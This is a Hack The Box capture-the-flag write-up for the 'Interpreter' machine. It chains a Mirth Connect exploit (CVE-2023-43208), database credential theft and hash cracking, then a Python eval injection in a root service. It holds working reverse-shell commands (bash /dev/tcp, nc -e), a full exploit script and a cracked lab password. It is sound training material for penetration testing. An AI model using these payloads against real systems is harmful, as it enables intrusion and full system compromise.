- Platform: Hack The Box
- Link: Interpreter
- Level: Medium
- OS: Linux
Interpreter begins with the identification and enumeration of a Mirth Connect instance. Version analysis and vulnerability research lead to the discovery of CVE-2023-43208, which is leveraged to obtain initial access to the target system.
Post-exploitation enumeration reveals a configuration file containing database credentials. Access to the database allows the recovery of a PBKDF2-SHA256 password hash, which is reformatted and cracked to obtain the SSH password for a system user.
Further enumeration uncovers an internal service running with root privileges. Analysis of the service script identifies an insecure use of dynamic code evaluation, resulting in a code execution vulnerability. By exploiting this flaw, arbitrary commands are executed in the context of the root-owned process, ultimately leading to full system compromise.
Scanning
nmap -p- --open -T4 -sCV -oA nmap/Interpreter <TARGET_IP>
Results
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-29 07:01 EDT
Nmap scan report for interpreter.htb (10.129.244.184)
Host is up (0.11s latency).
Not shown: 64812 closed tcp ports (reset), 719 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp   open  http     Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
443/tcp  open  ssl/http Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.50 seconds
Nmap finds three open ports:
- 22 running SSH OpenSSH 9.2p1 Debian
- 80 running a Mirth Connect Administrator web server
- 443 running Mirth Connect Administrator with SSL encryption
Enumeration
Mirth Connect is a software tool used mainly in healthcare to connect different systems and allow them to share data with each other.
This Huntress article shows how to enumerate a Mirth Connect instance in order to find the running software version.
Using a curl request, version 4.4.0 is discovered.
curl -k \
  -H "X-Requested-With: XMLHttpRequest" \
  https://interpreter.htb/api/server/version

The search for this specific version vulnerabilities leads to the discovery of CVE-2023-43208 with a PoC available here.
A url and a command are required to use the script.
- Payload encoding
echo 'bash -i >& /dev/tcp/10.10.15.92/9001 0>&1' | base64

- Exploit execution
python3 CVE-2023-43208.py -u https://{TARGET_IP} -c "bash -c {echo,<BASE64_ENCODED_PAYLOAD>}|{base64,-d}|{bash,-i}"

Initial Foothold
A shell is obtained on the listener.

We upgrade it with the following commands:
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
ctrl + z
stty raw -echo; fg
stty rows 38 columns 116
Linpeas shows a file called mirth.properties. This is the primary configuration file for Mirth Connect, containing settings for the server’s database, ports, security, and directories.

It contains database credentials for the instance.

mysql -u mirthdb -p'MirthPass123!' -h localhost mc_bdd_prod
show tables;
The credentials seem to be stored separately, in the tables PERSON and PERSON_PASSWORD.
The content of the first table is dumped:
select * from PERSON;

We find a username: sedric.
Next the content of the second table is dumped. And a password hash is recovered:

u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==
PBKDF2-SHA256 hash formatting
mirth uses the PBKDF2-SHA256 algorithm. The same type of algorithm was featured in HTB: Eighteen.

Hashcat expects this format:
<HASH_ALGORITHM>:<NUMBER_OF_ITERATIONS>:<base64_SALT>:<base64_hash>
The following command is used to format the hash correctly.
python3 -c "
import base64
data = base64.b64decode('u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==')
salt = base64.b64encode(data[:8]).decode()
hash_ = base64.b64encode(data[8:]).decode()
print(f'sha256:600000:{salt}:{hash_}')
"

The complete hash is:
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=

It is then cracked using hashcat:
hashcat -m 10900 sedric_hash.txt /usr/share/wordlists/rockyou.txt
The user password is recovered.
snowflake1

The user flag becomes accessible after logging in as sedric via SSH.
Privilege Escalation
In /usr/local/bin/ we find a python script notif.py.
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
The output of ps aux | grep notif.py shows that it is running as root and uses port 54321 (the port number is also mentioned in the script).

notif.py analysis
notif.py contains an unsafe eval() on user-controlled XML data. The /addPatient endpoint accepts XML, extracts fields like firstname, lastname, sender_app, birth_date, and gender, then passes them into template().
The vulnerable part is as below:
template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
return eval(f"f'''{template}'''")
Because first is inserted into a Python f-string and then evaluated with eval(), anything placed inside { ... } in the firstname field becomes executable Python code.
NOTE: Any parameter inserted into
templatebefore theeval()can be abused, not onlyfirst.
It only accepts requests from 127.0.0.1.
if request.remote_addr != "127.0.0.1":
    abort(403)
Malicious Script
The script below is used to obtain a root shell.
#!/usr/bin/env python3
import urllib.request
import base64

TARGET_URL = "http://127.0.0.1:54321/addPatient"
LHOST = "YOUR_IP"
LPORT = PORT_NUMBER

cmd = f"nc {LHOST} {LPORT} -e /bin/bash"

b64_cmd = base64.b64encode(cmd.encode()).decode()

xml = f"""
<patient>
  <timestamp>20250101120000</timestamp>
  <sender_app>TEST</sender_app>
  <id>12345</id>
  <firstname>{{__import__("os").system(__import__("base64").b64decode("{b64_cmd}").decode())}}</firstname>
  <lastname>Doe</lastname>
  <birth_date>01/01/1990</birth_date>
  <gender>M</gender>
</patient>
"""

req = urllib.request.Request(
    TARGET_URL,
    data=xml.encode(),
    headers={"Content-Type": "application/xml"}
)

urllib.request.urlopen(req)
print("[+] Payload sent, check your listener")
It sends this malicious firstname:
{__import__("os").system(__import__("base64").b64decode("...").decode())}
That code imports os, decodes the Base64 command, and executes it with os.system().
The decoded command is essentially:
nc YOUR_IP PORT_NUMBER -e /bin/bash
So when notif.py evaluates the f-string, it executes the netcat reverse shell as the user running notif.py. Since the service on port 54321 is running as root, the reverse shell connects back to your listener as root.
Exploitation
In orde to reach the internal service an SSH tunnel is set up.
ssh -L 54321:127.0.0.1:54321 sedric@interpreter.htb
After execution of the malicious script we get a shell.
